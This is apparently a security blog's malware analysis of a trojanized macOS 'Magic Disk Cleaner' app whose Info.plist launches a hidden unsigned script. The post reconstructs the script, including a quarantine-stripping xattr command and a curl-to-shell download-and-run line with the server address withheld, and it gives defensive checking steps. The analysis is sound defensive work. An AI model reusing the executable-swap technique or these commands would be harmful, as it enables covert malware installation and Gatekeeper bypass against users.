Blog · November 19, 2026 · Trojanized app
A disk cleaner app that starts a hidden program instead of its own
The app has the right name, the right icon and a real disk cleaner inside. One changed word in one file makes macOS start something else first.
When you double-click an app, macOS does not start “the app”. It opens a small file inside it, Info.plist, reads one line that names the program to start, and starts that program. Nearly every app names a program after itself. Nothing forces it to.

We collected a disk image delivered as Magic Disk Cleaner 5.0.2.dmg. It holds one app, Magic Disk Cleaner, with its icon, its translations and a shortcut to the Applications folder: 76 files in all. We gave it to MacVigil without mounting it. It comes out dangerous, 100 out of 100, without checking any list of known files: XProtect, the fingerprint list and the DeepBranch AI second opinion were switched off. The verdict rests only on what MacVigil reads in the file.
One line in Info.plist, one folder
The folder where an app keeps its programs is Contents/MacOS. In this app it holds three. One is called Magic Disk Cleaner. The two others have names that begin with a dot, .update and .rhash, and the Finder does not show files named that way.
The Critical finding that decides the verdict is titled “Opening this application starts a hidden unsigned file, not the program that bears its name”. MacVigil’s own words:
With no accountable publisher, this application’s Info.plist starts a file of Contents/MacOS whose name begins with a dot, so the Finder does not show it, and which carries no code signature, while the program that bears the application’s name sits beside it and is not what the system starts.
The evidence it quotes is short:
CFBundleExecutable = .update
Magic Disk Cleaner.app/Contents/MacOS/.update : hidden
Magic Disk Cleaner.app/Contents/MacOS/Magic Disk Cleaner : the program bearing the application's name, not declared
Magic Disk Cleaner.app/Contents/MacOS/.update : declared, no code signature
CFBundleExecutable is the line of Info.plist that names the program to start. Here it names the hidden one. MacVigil says why the two facts belong together, and what they amount to:
The two facts are read in one declaration and one folder of the same bundle, which is what ties them. A hidden unsigned file put in the place of an application’s own program is how a program is run under another application’s name and icon.

MacVigil labels the proof “Tied by the file’s structure”: it does not come from a suspicious word somewhere in the code, but from how the app is put together.
The program you would expect, and who signed what
The program named Magic Disk Cleaner is the only one of the three that carries a signature. MacVigil reads it as “Self-signed certificate: Apple Mac OS Application Signing (no identity Apple can verify)”, and adds: “A name in a self-signed certificate is chosen by whoever signed, and vouches for nobody.” It also notes an “empty App Store receipt” inside the app.
Read on its own, that program comes out suspect, not dangerous. MacVigil finds in it what a disk utility needs and what a collector needs alike: it names the Firefox cookie database, a few machine characteristics and an address, it can make web requests, launch other programs and register a login item. MacVigil keeps that combination “for review rather than concluded”, because “nothing read in this file ties these pieces to one another”.
The hidden .update is unsigned: “macOS therefore cannot verify its author or guarantee that it has not been modified.” Examined as a program of its own, MacVigil reports only general abilities in it: it “can launch another program” and “can prevent inspection”. The verdict does not rest on them. It rests on the place .update was given.
What the file is written to do
We also read the three programs by hand, from the bytes of the disk image, to see what MacVigil’s finding leaves open: what the hidden program is for.
The app was changed by one word. The signature kept inside the visible program records a fingerprint of the Info.plist it was sealed with. That fingerprint does not match the Info.plist in this disk image. We put Magic Disk Cleaner back in place of .update on the CFBundleExecutable line, changed nothing else, and computed the fingerprint again: it then matches exactly. The app was sealed with its own program declared, and that single name was replaced afterwards.
The hidden program is a shell script turned into a program. .update is written in Go, for Intel Macs only, and the information Go records in it names a tool that compiles shell scripts into Go programs. A script compiled that way no longer shows its commands as readable lines, but its words are still stored one by one, and this one even keeps the name and line numbers of the script it was made from: a file of at least 24 lines. We read each word where the code hands it to the shell runtime. Put back in order, with the server’s address replaced by …, the script is written to do this:
lines 6-9    xattr -r -c -d [the quarantine attribute] "/Applications/Magic Disk Cleaner.app"
             (through sudo -u "$consoleuser" when running as root)
lines 13-15  open, or nohup, the hidden file .rhash, all output discarded
line 18      open -a [the program named Magic Disk Cleaner]
lines 20-24  if curl is present:
             sh -c "$(curl -sL … | sh)", all output discarded
             (through sudo -u "$consoleuser" when running as root)
First, it is written to remove the download mark. The quarantine attribute is what tells macOS that an app came from the internet, and what makes Gatekeeper check it. The first command strips it from the whole app in the Applications folder.
Then it is written to show you the real app. Line 18 opens the program named Magic Disk Cleaner. A person who launched the app would see the cleaner’s window appear, as expected. This answers the question MacVigil’s finding leaves open about whether the hidden file then starts the named program: the script carries that command.
Last, it is written to fetch commands and run them. The script checks that curl exists, downloads from one address, quietly, and hands what comes back to a shell. Nothing of what that shell would run is in the disk image: it is whatever the server answers that day. The same address appears twice, once for each branch, and since the app’s Info.plist starts .update, the request would be made again each time the app is opened.
Two loose ends. The script reads a variable, consoleuser, that it never sets. And the second hidden file, .rhash, which the script is written to start in the background, is a copy of a common open-source checksum tool, built for 32-bit Intel processors, a format current versions of macOS no longer run.
MacVigil and the hand reading look at different things here. MacVigil concludes from the structure: a hidden, unsigned file was given the place of the app’s program. It does not read the commands of the compiled script, and rates .update by its position, not by its content. The hand reading adds the content: remove the quarantine mark, show the real app, download and run.
How to protect yourself
- Get utilities from the App Store or from the developer’s own site. A “free download” of a paid or store-only app from anywhere else is the usual wrapping for this kind of file.
- Look inside an app before opening it. In Terminal, list its programs, hidden ones included, and read the line that names the one macOS will start:
ls -la "/Applications/Magic Disk Cleaner.app/Contents/MacOS"
plutil -extract CFBundleExecutable raw "/Applications/Magic Disk Cleaner.app/Contents/Info.plist"
A normal app answers with its own name. A name beginning with a dot is a reason to stop.
- Ask macOS what it thinks of the app.
spctl -a -vv "/Applications/Magic Disk Cleaner.app"
codesign --verify --deep --strict "/Applications/Magic Disk Cleaner.app"
An app whose Info.plist was edited after signing fails the second command.
- Do not right-click and “Open” past a Gatekeeper warning for an app you did not get from its maker. See “macOS cannot verify that this app is free from malware” and “App is damaged and can’t be opened”.
- If you opened such an app, move it to the Trash, then check what starts with your Mac: Where Mac malware hides and How to check if your Mac has malware. Since the commands would come from a server, there is no fixed list of what they do; if in doubt, change the passwords saved in your browsers from another device.
More on the same tricks: Check a DMG or PKG before opening it and Cracked Mac apps and malware.
Once MacVigil is available, you will be able to drop such a disk image on it and read the same finding, without mounting the image or opening the app.
The files
Magic Disk Cleaner 5.0.2.dmg, a disk image, 6.6 MB, carryingMagic Disk Cleaner.app- SHA-256:
9333beaf83988db3f419449ffe60f112b0c46f133add07e6c946fa37b38ccb7b - First seen: November 10, 2026
- Verdict by behavior alone: dangerous, 100 out of 100
The section read by hand is a static reading: the files were not run, and no server was contacted.
Get the next write-up by email:
More: all posts and guides